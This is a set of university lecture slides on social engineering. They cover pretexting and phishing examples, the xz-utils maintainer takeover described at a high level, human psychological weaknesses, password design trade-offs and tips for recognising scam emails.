DOTA2024:2
Defense of the Ancients
Second topic - Social Engineering

Hugh Anderson

National University of Singapore
School of Computing


May 19, 2024

Cash cash cash...

Outline

1. **Social Engineering**
   - Manipulating people
   - Practical problems: issues in authentication
   - Emails, emails, emails
   - Some advice...

Reconnaissance with respect to interaction



Outline

Social Engineering: the art of manipulating people

Wikipedia definitions, examples...

Pretexting: using an invented scenario to engage a targeted victim to increase the chance the victim will divulge information. An elaborate lie...

> "Hello, this is Alice calling from Microsoft Security Services. We are recording a security alert with your computer..".

Phishing: attempting to acquire information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity...

> "Dear valued PayPal Customer, Due to a policy update we need to verify your PayPal account. Please download the attached file...".

Recently I got this: "Thank you for choosing PayPal. Our security measures are in line with requirements from the Monetary Authority of Singapore (MAS) to reduce risks of money laundering and terrorist financing. ...need you to provide some documents... How can we differentiate between them?

Social Engineering: the art of manipulating people

Examples...

336 computer science students at the University of Sydney were sent an email asking them to supply their password on the pretext that it was required to 'validate' the password database after a suspected breakin.

> 138 of them returned a valid password. Some were suspicious: 30 returned an invalid password. 200 changed their passwords.

Many banks/businesses train their customers to act in unsafe ways:


> It's not prudent to click on links in emails, so if you want to contact your bank you should type in the URL or use a bookmark — yet banks continue to send out emails with clickable links. It's not prudent to give out security information over the phone to unidentified callers— yet we get phoned by bank staff who demand security information without having any well-thought-out means of identifying themselves.

Wei Tang shows how its done

Kevin Roose getting vished at Defcon

A social engineering attack on “open source”

Open source compression library: xz-utils!




The source code for “open source” projects is of course open and readable by anyone. It would appear that it should be very difficult to inject malicious code into a critical component used by open source (and other) software. Surely the millions of people in this community would find new malicious code?

When code is compiled, it is run through a series of tests to ensure it is OK. The general technique the attackers used was to insert the malicious code into the test software (suitably obfuscated), which would insert the malicious binary code at test time.

A social engineering attack on xz maintainer

Stressed maintainer for xz-utils!



Over nearly two years he was engineered to pass on partial control of the distribution to an attacker. The attackers took their time. Over 18 months they

- *provided a friendly supporter with excellent programming skills*
- *introduced others who complained, and eventually campaigned to have the maintainer replaced.*

Eventually the friendly supporter was given partial control, and uploaded an injection.

The attackers are unknown, but probably are a state organization.

Human strengths and weaknesses

Behavioural psychology...

- Weaknesses:
  - short term memory limited to about 5 choices
  - poor recall
  - poor at operating equipment
  - risk averse: dislike losing $100 more than we like winning $100 - also poor evaluation of risk - we are more worried about well publicised things
  - Heart takes over when head runs out
  - Social psychologists point out that we do bow to “authority” - even in the face of evidence from our own eyes.
- Strengths:
  - Can recognize humans, detect subtle patterns, and understand speech

Outline

Practical security problems...

Devices, passwords, fingerprints...

Something you have, something you know, something you are... (or facetiously: something you once had, something you've forgotten, something you once were).

Most central is the password - 4/5/6 digit PINs, 8 (or more) character passwords.

> Note that there may be different complexity requirements. For example a four digit PIN may be OK on an ATM, because the machine can lock the account after (say) three invalid guesses. By contrast an NUSNET password should be much longer, because an attacker could attack (brute force) all the 4-digit passwords in a very short time.

Anderson is critical of the repeated use of (US) social security numbers, and "your mother's maiden name" - it leads to a huge industry of identity theft.

Jimmy Kimmel on passwords!

Password concerns

Reliability, memorability, disclosure...

If too long, there may be problems in entering the data correctly, although grouping helps (928377461534518 versus 9283 7746 1534 5198).


> If you have to remember the password, we tend to base passwords on something like our family names or interests, along with a couple of digits. Unfortunately this makes the passwords hackable - dictionary attacks using words and names and combinations. Forced changes can cause problems - for example a password “family”: secret1pass, secret2pass, secret3pass and so on.

Anderson ran a test, with three groups :

1. self chosen password. 30% hackable, easy to remember
2. Mnemonic passphrase. 10% hackable, easy to remember
3. 8 characters at random. 10% hackable, hard to remember


Outline

My Brothe, Jazz Emu...




Normal mail

Undisclosed recipients is a clue...




Google the content

First hit is about scams...



